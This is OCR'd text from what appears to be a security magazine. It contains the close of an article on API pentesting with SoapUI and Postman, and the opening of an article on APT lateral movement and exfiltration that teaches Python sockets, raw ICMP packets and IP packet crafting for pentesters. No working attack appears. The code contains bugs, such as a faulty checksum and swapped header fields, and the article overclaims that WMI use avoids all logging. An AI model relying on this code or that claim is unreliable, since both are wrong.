


Figure 20. Adding Property TransferSessionID

The SoapUI Pro version has a wizard for XPath selection. Otherwise, in the free version, the tester manually enters the property. Since our version is free, look at the response body of the SOAP login.

```
<sam:loginResponse>
   <sessionid>3409306223235211</sessionid>
</sam:loginResponse>
```

Figure 21. Sample Login Session ID

Notice the format of the session ID is sam:loginResponse. The format from the response is used to create the XPath expression for the Source in the TransferSessionID.

```
declare namespace soap='http://www.soapui.org/sample/';

//sam:loginResponse[1]/sessionid[1]
```

In the *TransferSessionID* window, the *Source* is the login request, and *Property* is the response, and the target is the new *SessionID* property created.

When executed, the SessionID is transferred to the TestCase property and can be used in any request through property-transfer or expansion, for example, in a logout request, such as:

```
<logout>
<sessionID>${#TestCase#SessionID}</sessionID>
</logout>
```

The code above replaces the expansion with the saved SessionID when sending the request. (SoapUI, 2018)

In the existing test case for *Simple Login and Logout w. Properties*, the *Properties*, and *Property Transfer* is already created to scrape and move username and password to other requests. Note that in Postman, these steps are created in a *Collection* using the *Test Script* after a request is made and transferred to an *Environment* using variables. Both tools support automation for REST and SOAP, and each has various methods to get to the same end.

Conclusion

Security testing issues manifest in various ways, and many attack vectors impact API testing. Web services have become more popular to penetration test because they offer another attack vector for the application. In many cases, web services integrate directly into systems, business processes or data and they can be a great place to form an attack and bypass application controls. Most developers and administrators also fail to realize the security issues for web services. Often, pentesters discover during a test that web services are configured to bypass many of the protections in place for an application.

RESTful and SOAP web services have various pros and cons to use and implementation. There are options to pentesting both types of web services. However, a primary goal is to ensure limited effort in the manual configuration for testing. Automating testing supports greater test coverage, decreases time spent on configuration and handling requests to the server and allows the tester to focus on aspects of testing that require more manual effort.

In Postman, various features allow the tester to automate API pentests such as the use of variables and environments. Variables allow testers to reuse values, configure the setup for various users or environments, and to scrape data from responses and chain requests in a collection to create a workflow.

In SoapUI, various features are available such as Test Cases and Transfer Properties, which allow the tester to reuse values, configure the projects for various environments, and to scrape data from responses and chain requests.

Both tools have the required functionality to perform automated and manual API testing, but SoapUI has additional security testing and automation available in the paid version.

Most of the web services testing tools are focused towards quality assurance or developers, and not penetration testers. Use SoapUI and Postman with OWASP ZAP or Burp to facilitate additional automated testing and fuzzing. Metasploit also has modules for testing web services, but most of our testing uses Postman or SoapUI as the first step in the testing toolkit.

An issue with testing is that many web application penetration tests do not include web services, and often pentesters struggle to test them because there is a lack of understanding about security implications for web services.

Overall, it is essential to understand when automation serves the purposes required for the penetration test.

Works Cited

Ansari, J. A., Imran, M. A., Kotipalli, S. R., Halton, W., & Weaver, B. (2017). *Penetration Testing: A Survival Guide.* Packt Publishing.

Bustamante, M. L. (2007, May 16). *Making Sense of all these Crazy Web Service Standards*. Retrieved from InfoQ: https://www.infoq.com/articles/ws-standards-wcf-bustamante

Dash, T., & Aroraa, G. (2018). *Building RESTful Web Services with .NET Core.* Packt Publishing.

Joyce. (2017, December 29). *10 tips for working with Postman variables*. Retrieved from Postman Blog: http://blog.getpostman.com/2017/12/29/10-tips-for-working-with-postman-variables/

Kankanamge, C. (2012). *Web Services Testing with soapUI.* Packt Publishing.

Lensmar, O. (2014, 11 19). *API Security Testing - How to Hack an API and Get Away with It (Part 2 of 3)*. Retrieved from SMARTBEAR: https://blog.smartbear.com/apis/api-security-testing-how-to-hack-an-api-and-get-away-with-it-part-2-of-3/

Miessler, D. (2018, 4). *SecLists*. Retrieved from GitHub: https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/common-api-endpoints-mazen160.txt

Najera-Gutierrez, G., & Ansari, J. A. (2018). *Web Penetration Testing with Kali Linux - Third Edition.* Packt Publishing.

Postman. (2018). *Intro to environments and globals*. Retrieved from What are environments and globals?: https://www.getpostman.com/docs/v6/postman/environments_and_globals/intro_to_environments_and_globals

Postman. (2018). *Intro to Scripts*. Retrieved from Postman: https://www.getpostman.com/docs/v6/postman/scripts/intro_to_scripts


Shezaf, O. (2017, 09 11). *REST Assessment Cheat Sheet*. Retrieved from OWASP Cheat Sheets: https://www.owasp.org/index.php/REST_Assessment_Cheat_Sheet

SoapUI. (2018). *SOAP vs. REST Infographic*. Retrieved from SoapUI: https://www.soapui.org/resources/infographic/api-testing/soap-vs-rest-infographic.html

SoapUI. (2018). *Transferring Property Values*. Retrieved from SoapUI: https://www.soapui.org/docs/functional-testing/properties/transferring-properties.html

Stackify. (2017, March 14). *SOAP vs. REST: The Differences and Benefits Between the Two Widely-Used Web Service Communication Protocols*. Retrieved from Stackify: https://stackify.com/soap-vs-rest/

APT In Action - Advanced Python Programming



Boumediene Kaddour

Boumediene Kaddour is an enthusiast infosec researcher addicted to Red/Blue team operations, he owns many infosec certifications like OSCP and OSWP, and many CVEs, publications and patents as well. He started his professional career as a thief trainer, then he worked as an Incident Handler and Cyber Defense Consultant in Algeria and Dubai.

If you are a penetration tester or incident responder, you should have asked yourself a question while conducting a penetration test project or responding to a massive attack, where "off-the-shelf" tools did not achieve what you were expecting, why did this tool fail to exploit this clear as blue vulnerability, and how can I move fast to provide a POC to my customer who's paying me to emulate such a threat? Or how can I retrieve these forensics artifacts from this operating system before the case goes cold? The answer to the aforementioned questions is to develop your own tools using a fully featured, easy to use programming language like Python.

1. Introduction and brief history

Recent sophisticated attacks created a cyber-war that makes security researchers struggle day and night to

---

create a comprehensive approach to respond to cyber threats.

A decade ago, simple backdoors, viruses and worms stimulated anti-virus and security controls companies to move forward and quickly improve their products. As those simple viruses evolved over time, traditional security controls started to become useless because of their dependence on their signature database, detection of known malwares, notifications about things that it knows to be bad, doing reputation ranking on behavior (bad/good behavior), and they usually provide only basic information about the attack.

Unlike traditional viruses, recent malware acquire sophisticated evasion, infection, and propagation techniques that make it classified as unknown threats or legitimate traffic. These pieces of code usually make use of techniques such as:

- *Anti-VM capabilities*
- *Anti-sandbox capabilities*

- *Anti-debugging capabilities*
- *Memory execution*
- *Process hollowing*
- *Code injection, and*
- *Lateral movement*

In addition to all these capabilities, some of these pieces of code use really stealth and obscure methods to communicate within the network; this behavior is called lateral movement. Also, they ex-filtrate data to other entities via legitimate protocols, making it look like legitimate traffic. This sort of technique is normally used by what is called Advanced Persistent Threats (APT), which will be covered in a hands-on manner during our short survey.

These capabilities make it hard - even for recent security controls like EDRs - to automate the fingerprint process against them. Since fingerprinting recent sophisticated malwares becomes a hard task to automate, new approaches and products just came to the infosec market with a variety of features including, but not limited to, behavior analysis, detailed forensics information, real time endpoint activity visibility, prevention, detection and remediation.

During our short survey, we will explore, investigate and examine some of the techniques used by APT, shrinking our work in how they do data exfiltration via legitimate protocols, and that’s all using our own Python tools, covering advanced network programming in Python.

2. Python and infosec

In a few words, Python is a simple, user-friendly, easy to learn, cross-platform, and high level interpreted programming language. Its simplicity attracted the infosec community, especially when offensive security, defense techniques and automation are concerned.

3. Why Python?

If you are a penetration tester or incident responder, you should have asked yourself a question while conducting a penetration test project or responding to a massive attack, where “off-the-shelf” tools did not achieve what you were expecting, why did this tool fail to exploit this clear as blue vulnerability, and how can I move fast to provide a POC to my customer who’s paying me to emulate such a threat? Or how can I retrieve these forensics artifacts from this operating system before the case goes cold? The answer to the aforementioned questions is to develop your own tools using a fully featured, easy to use programming language like Python.

4. What is APT?

APT, also known as Advanced Persistent Threat, is the way elite attackers are using to break into systems, maintaining access, and laterally and stealthily moving inside the network, keeping long-term access in order to exfiltrate data at will, and that's all without getting caught.

4.1. APT Characteristics

Below, we list some of the important characteristics of an APT that you can remember to identify them:

- *APT focuses on both government and non-government organizations.*
- *An APT's focus is not to just get in, but how not to get caught, that's why an APT always mimics legitimate traffic, so many security controls will flag it as good.*
- *When an APT breaks into systems, it is very sophisticated in what it does and how it acts.*
- *Signature analysis will be ineffective in protecting against it.*
- *APTs usually have long term objectives, that's why their goal is to maintain long term access.*

4.2. APT Kill Chain

APT uses a comprehensive process to achieve their goal, but what is important to note is the cyber kill chain we are about to mention here isn't a mandatory process that every attack must pass through. So consider it as a holistic but impressive approach to describe the APT roadmap.

4.2.1. Reconnaissance

In this phase, adversaries footprint their target and collect as much as information they can, with a goal of developing a penetration strategy. These steps can involve intelligence gathering by querying free search engines, resources, and tools publicly available on the Internet, identify active exposed machines and ports, operating system, and service fingerprinting.

4.2.2. Initial intrusion

Once the target is well identified, mapped out, and an adversary might have found a vulnerability or a way to get in, the malicious actor moves forward to prepare a malicious payload that will allow him to get a foothold in the target system or network.

4.2.3. Command & Control

Once the payload's delivered or executed, the attacker will maintain remote access over a channel created by the exploit, in order to control the remote system, while avoiding detection. Some APTs just access the system for a few seconds, perform some checks, clean up traces and leave in case nothing is found, while some others use legitimate user accounts to scan remote systems, using sophisticated techniques like WMI, and then clean up traces and leave.

4.2.4. Lateral movement and data exfiltration

Having established connection to the remote system allows adversaries to perform further enumeration in the remote host/network, in order to elevate privileges and map out the internal network. Moving from host to host within the compromised network should be lateral and stealth enough to avoid noises and detection in the network, and that's achieved via mimicking legitimate protocols and traffic, and making use of built-in functionalities and services like WMI or WinRM. Once useful resources are found, they are exfiltrated in the same stealth manner to the remote entity.

5. Detailing lateral movement and data exfiltration

As stated before, our focus during our journey is to give hands-on examples on how this phase could be realized. To be clear and effective, let's take an example that will solidify ideas in our minds.

During a penetration test, the pentester was tasked to emulate an insider threat via legitimate users, with a goal of moving across systems and exfiltrating important data, while avoiding detection by the implemented security controls.

One of the options that the attacker can do is to use WMI to do information gathering about internal systems, or use it as a storage and communication channel. This technique will 100% avoid event logging, system and network anomaly detection.

Another option is to mimic legitimate traffic via your own customized tools, which we will develop together in the next few sections.

6. Python, Advanced Network Programming

Since lateral movement and data exfiltration are concerned, it's vital to cover network programming in Python, also, we will be covering advanced techniques in the same area, so it'll be easy for you to understand our Proof of Concepts that we will cover in the next sections.

6.1. Socket API

Sockets and the socket API are used to send messages across a network, or to communicate with any protocol. The most common socket applications are client-server applications, where one pair acts as a client and another acts as a server, waiting for connections from clients. Using sockets, the developer has the ability to communicate via the network stack using TCP or UDP sockets, or perform local communications in the same host between processes using Unix domain sockets.

6.2. Socket API basics

Python provides a piece of cake module as an interface to leverage the Berkeley sockets API, depending on the system you are using, this module supports many types of sockets including, but not limited to, TCP, UDP and UDS sockets. The most common used socket API functions and methods are:

- `socket()`
- `accept()`
- `listen()`
- `bind()`
- `connect()`
- `send()`
- `recv()`
- `close()`

The beauty of Python is that the language provides very useful open source libraries that make use of these low-level socket functions in an easy way, like the **socketserver** module that will handle everything for you. On the other hand, many other libraries are available for use that provide high-level application layer protocols like HTTP, FTP and SMTP…etc.

6.3. TCP sockets

```
>>> import socket
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>>
```

In order to create a socket object in Python, we have to import the **socket** module and invoke the **socket()** method.

There is no need to be confused, every single parameter and option will be clear to you. The socket method accepts four parameters: family, type, protocol number and file descriptor number.

The family parameter represents the address family you intend to use, common values passed to this parameter are **AF_INET** which stands for internet addresses version 4, **AF_INET6** which stands for internet addresses version 6, or **AF_PACKET** or **PF_PACKET** which allows us to play with our custom developed packets pointing to layer 2 of the OSI model, and **AF_UNIX** or **AF_LOCAL** which allows for process communication in the same host.

The common values used in the socket type parameter are **SOCK_STREAM** which represents TCP socket, **SOCK_DGRAM** that represents UDP socket, and **SOCK_RAW** for raw packets that will not be touched or modified by the device driver.

The default value of the third parameter is usually zero, especially when TCP or UDP sockets are used. In my experience, the usage of this parameter will come in handy when **PF_PACKET** is used, as **PF_PACKET** points to the data link layer, this parameter is useful to specify the next coming layer, so the device driver will be aware. Coming back to our hands-on example, dissecting the earlier created object will reveal all those aforementioned functions and methods.

```
>>> dir(s)
['__class__', '__delattr__', '__doc__', '__format__', '__getattribute__', '__hash__
', '__init__', '__module__', '__new__', '__reduce__', '__reduce_ex__', '__repr__',
'__setattr__', '__sizeof__', '__slots__', '__str__', '__subclasshook__', '__weakref
__', '_sock', 'accept', 'bind', 'close', 'connect', 'connect_ex', 'dup', 'family',
'fileno', 'getpeername', 'getsockname', 'getsockopt', 'gettimeout', 'listen', 'make
file', 'proto', 'recv', 'recv_into', 'recvfrom', 'recvfrom_into', 'send', 'sendall'
, 'sendto', 'setblocking', 'setsockopt', 'settimeout', 'shutdown', 'type']
>>>
```

The fourth parameter is rarely used, but according to the socket manual page, if fileno is specified, the values for family, type, and proto are auto-detected from the specified file descriptor. Now, that we have a TCP socket object, let's create a simple echo-server. The below figure illustrates the echo-server in details with comments.

```
#!/usr/bin/env python
# Basic echo-server created for learning purposes

# Import the socket module
import socket

# defining the server IP and PORT
IP = "172.16.122.200"
PORT = 4545
server = (IP, PORT)

# Create the socket instance
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# allow address reuse
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
# Bind to the specified address and port
s.bind(server)
# Listen and start accepting connections
s.listen(100)
c, addr = s.accept()

# in case a connection established
if c:
    # print the remote address
    print "Connection from:", addr
    # enter a loop
    while True:
        try:
            # start receiving data with a buffer of 1024 Bytes
            data = c.recv(1024)
            # send back the received data
            c.sendall("server says: " + data)
        # exit when CTRL+C is passed
        except KeyboardInterrupt:
            exit(0)
```

Now, let's see the client side piece of code.

```
#!/usr/bin/env python3
# Basic echo-server

# import the socket module
import socket

# define the server IP & PORT
IP = '172.16.122.200'
PORT = 4545
server = (IP, PORT)

# Create the socket instance
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# connect to the remote server
s.connect(server)

# enter a loop
while True:
        # get msg from user input
        msg = raw_input("msg: ")
        # send the msg
        s.sendall(msg)
        # receive and print data
        data = s.recv(1024)
        print data
```

Starting the server will end up binding to port 4545, address 172.16.122.200.

```
root@Th3Carpenter:~/pythonex# lsof -n -i tcp:4545
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
python  1440 root    3u  IPv4  28691      0t0  TCP 172.16.122.200:4545 (LISTEN)
root@Th3Carpenter:~/pythonex#
```

The command **lsof** gave us the executed command, and other interesting information like the address, port, protocol and address family in use.

Let's start the client and see the results.

```
root@Th3Carpenter:~/pythonex# python client.py
msg: hi server
server says: hi server
msg:
```

We got a new connection in the server side, and the message "**hi server**" was sent back by the server to the client.

```
root@Th3Carpenter:~/pythonex# python server.py
Connection from: ('172.16.122.200', 54510)
```


From a packet dissecting perspective, we would like to see how these packets look like in **wireshark**.

After the client connected to the server, an initial three-way handshake happened.

tcp.port == 4545 — Expression... +

	Time	Source	Destination	Prot	Lenc	Info
1	0.000000…	172.16.122.200	172.16.122.200	TCP	76	54560 → 4545 [SYN] Seq=0 Win=43690 Len
2	0.000012…	172.16.122.200	172.16.122.200	TCP	76	4545 → 54560 [SYN, ACK] Seq=0 Ack=1 Wi
3	0.000021…	172.16.122.200	172.16.122.200	TCP	68	54560 → 4545 [ACK] Seq=1 Ack=1 Win=437
	21.51882…	172.16.122.200	172.16.122.200	TCP	77	54560 → 4545 [PSH, ACK] Seq=1 Ack=1 Wi
	21.51883…	172.16.122.200	172.16.122.200	TCP	68	4545 → 54560 [ACK] Seq=1 Ack=10 Win=43
	21.51889…	172.16.122.200	172.16.122.200	TCP	90	4545 → 54560 [PSH, ACK] Seq=1 Ack=10 W
	21.51889…	172.16.122.200	172.16.122.200	TCP	68	54560 → 4545 [ACK] Seq=10 Ack=23 Win=4

Then, the message "**hi server**" was sent by the client and replayed back by the server.



If you notice, what we could touch in the TCP/IP stack was only data that was added to the application layer ("**hi server**"), destination IP, and destination PORT. The rest of the stack was handled by the kernel itself. The question arises here, how can we play with the rest of the stack, and tell the kernel to not touch what we pass to the NIC driver?

To answer this question, let's jump to the next section, which talks about RAW sockets.


6.4. RAW sockets

According to the manual page of raw sockets, "*Raw sockets allow new IPv4 protocols to be implemented in user space. A raw socket receives or sends the raw datagram not including link level headers.*" This definition actually depends on the family type in use, so to be clear, this definition of raw sockets refers to the address family internet addresses version 4 (AF_INET). When these two types are used together, you'll have the ability to point to layer 3, which allows you to play with the IP header and above layers yourself. Another option that can come in handy to avoid headaches is to use the **IP_HDRINCL** socket option. When used, this option will help you, for example, in calculating the checksum, fill in the source address, set the packet id, and calculate the header length, but without it, you'll have to do it all yourself. Let's see a simple example of raw sockets and build an ICMP client that sends an ICMP echo-request.

The reason why I started with an ICMP example is due to its simplicity; later on, we will write our own packet injection tool using raw sockets, building the whole TCP/IP stack yourself, so stay tuned.

6.4.1. ICMP ping utility

ICMP protocol is actually more than the ping command, it is a protocol used by operating systems and network equipment to indicate their presence, notify for an error message, or provide flow information. The most common messages that an ICMP sends and receives are echo request and response, the ICMP echo request is sent to a remote entity to check its availability. On the other hand, ICMP echo response is sent by the other pair to indicate its presence. Below is a figure that illustrates what an ICMP header looks like.



http://www.networksorcery.com/enp/protocol/icmp.htm

In order for us to be able to send ICMP echo requests, we need to be familiar with the header structure first. Below is what an ICMP type 8 header looks like.

00 01 02 03 04 05 06 07	08 09 10 11 12 13 14 15	16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31
Type	Code	ICMP header checksum
Identifier		Sequence number
Data :::		

http://www.networksorcery.com/enp/protocol/icmp/msg8.htm

The first 8 bits refers to the **Type**, which is nothing but a field that indicates the type of the ICMP message, in our case, this field should be set to 8. The second 8 bits must be cleared to zero. The **checksum** field is the 16-bit one's complement of the one's complement sum of the ICMP message, starting with the ICMP Type field. When the checksum is computed, the checksum field should first be cleared to 0. When the data packet is transmitted, the checksum is computed and inserted into this field. When the data packet is received, the checksum is again computed and verified against the checksum field. If the two checksums do not match, then an error occurs.

The **Identifier** field is used to help match echo requests to the associated reply. It may be cleared to zero. And the **Sequence number** field is used to help match echo requests to the associated reply. It may be cleared to zero as well. Now that you are familiar with the header, let's code it.

First of all, let's import some useful module.

```
#!/usr/bin/env python
from checksum import checksum
import socket, struct
from random import randint
```

From the checksum module, we are importing the checksum function in order to calculate the checksum of the header. Below is the snippet code of the checksum piece of code.

```
def checksum(data):
        s = 0
        n = len(data) % 2
        for i in range(0, len(data)-n, 2):
                s+= ord(data[i]) + (ord(data[i+1]) << 8)
        if n:
                s+= ord(data[i+1])
        while (s >> 16):
                s = (s & 0xFFFF) + (s >> 16)
        s = ~s & 0xFFFF
        return s
```

Data in transit always travels the network in a specific format. The **struct** module has some useful functions that allow us to interpret strings as packed binary data, this operation is called packing. The other important thing to keep in mind is **byte ordering**. Byte ordering is the representation of bytes in memory, it could be from

left to right (**011**), or from right to left (**110**). Logically, computers or CPUs need to agree on a specific format to transfer data over the network, otherwise, data will be read in an inappropriate order. The convention to transfer data over the network is called the **network byte order** a.k.a. **BIG endian.** The **struct** module will make life easier for us to interpret strings into binary data, and send it in the network byte order.

The random module is a simple module that allows us to generate random values.

Next, we need to create the ICMP function and build the header ourselves.

```
def ICMP():
        id = randint(0, 0xFFFF)
        icmp = struct.pack("!BBHHH", 8,0, 0, id, 1)
        chksum = checksum(icmp)
        icmp_pkt = struct.pack("!BBHHH", 8, 0, socket.htons(chksum), id, 1)
        return icmp_pkt
```

The **id** variable is nothing but a randomize id that will represent the **identifier** field. The **icmp** variable is the returned binary data in the appropriate byte order, packed by the struct module.

The pack function accepts many parameters, depending on the protocol header, the first parameter is the representation of data. **“!”** special character stands for **network byte ordering, “B**” indicates the first field in the header is 1 byte in size (type=8 for echo request), the other “**B**” indicates the second field in the header is 1 byte in size (cod=0 for echo request), next “**H**” indicates that the third field is 2 bytes in size (checksum must be initiated to 0), next “**H**” indicates that the fourth field is 2 bytes in size (random identifier), and finally the final “**H**” indicates that the sequence number is 2 bytes in size.

The **chksum** variable will store the value of the calculated checksum, then we will generate the final packet with the appropriate calculated checksum, and return the ICMP header.

Finally, we’ll create a raw socket instance, with **IPPROTO_ICMP** that tells the kernel an ICMP header is going to be provided.

Running the code will result in a valid ICMP request sent to the router.

```
root@Th3Carpenter:~/pythonex# python icmp.py
root@Th3Carpenter:~/pythonex#
```

```
No.  Time       Source          Destination     Protocol Lenc Info
  → 24.06395…  172.16.122.2…   172.16.122.1    ICMP      44 Echo (ping) request  id=0x8da2, se
  ← 24.06655…  172.16.122.1    172.16.122.200  ICMP      62 Echo (ping) reply    id=0x8da2, se

▸ Frame 339: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 172.16.122.200, Dst: 172.16.122.1
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x6a5c [correct]
    [Checksum Status: Good]
    Identifier (BE): 36258 (0x8da2)
    Identifier (LE): 41613 (0xa28d)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 340]
```

6.4.2. Packet injection in lower layers

Now that we used raw sockets to craft packet at layer 3 or above, let's go deeper and build a utility that allows us to craft data in the IP header.

Similarly to ICMP, we need to understand lower layer headers in order to be able to build the packet, so for the sake of this article, we will consider that you are already familiar with the Ethernet and the IP headers. Below is what an IP header looks like.

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Version				IHL				Differentiated Services								Total length															
Identification																Flags			Fragment offset											
TTL								Protocol								Header checksum															
Source IP address																															
Destination IP address																															
Options and padding :::																															

http://www.networksorcery.com/enp/protocol/ip.htm

Let's start by importing important Python modules like we did before.

```
#!/usr/bin/env python
#Author: Boumediene KADDOUR - OSCP, OSWP

import socket
import struct
from random import randint
```

Next, we are going to define a class, then a constructor to represent all the IP header fields with their initial values, for example, the version field will take the value 4 and the TTL will take the value 64. All these values can be changed accordingly. The constructor takes two parameters, the first is source which is the source IP address we want to send the packet with, and second is the destination IP address we want to send the packet to.


```
class InjectMe:
        def __init__(self,source=None, dest=None):
                ##### IP ####
                self.version = 4
                self.ihl = 5
                self.tos = 0
                self.tlen = 0
                self.id = randint(50000, 60000)
                self.flags = 0
                self.offset = 0
                self.ttl = 64
                self.protocol = socket.IPPROTO_TCP
                self.checksum = 0
                self.source = socket.inet_aton(source)
                self.dest = socket.inet_aton(dest)
```

Similarly to what we did before, these fields need to be concatenated, interpreted to the appropriate binary data, and ordered in the appropriate endian type, which is the network byte order.

```
      def packing_ip_header(self):
              # Packing IP header
              ver_ihl = (self.version << 4) + self.ihl
              flags_offset = (self.flags << 13) + self.offset
              ip_header = struct.pack('!BBHHHBBH4s4s', ver_ihl,
                        self.tos,
                      self.id,
                        self.tlen,
                        flags_offset,
                        self.ttl,
                        self.protocol,
                        self.checksum,
                        self.source,
                        self.dest)
          return ip_header
```

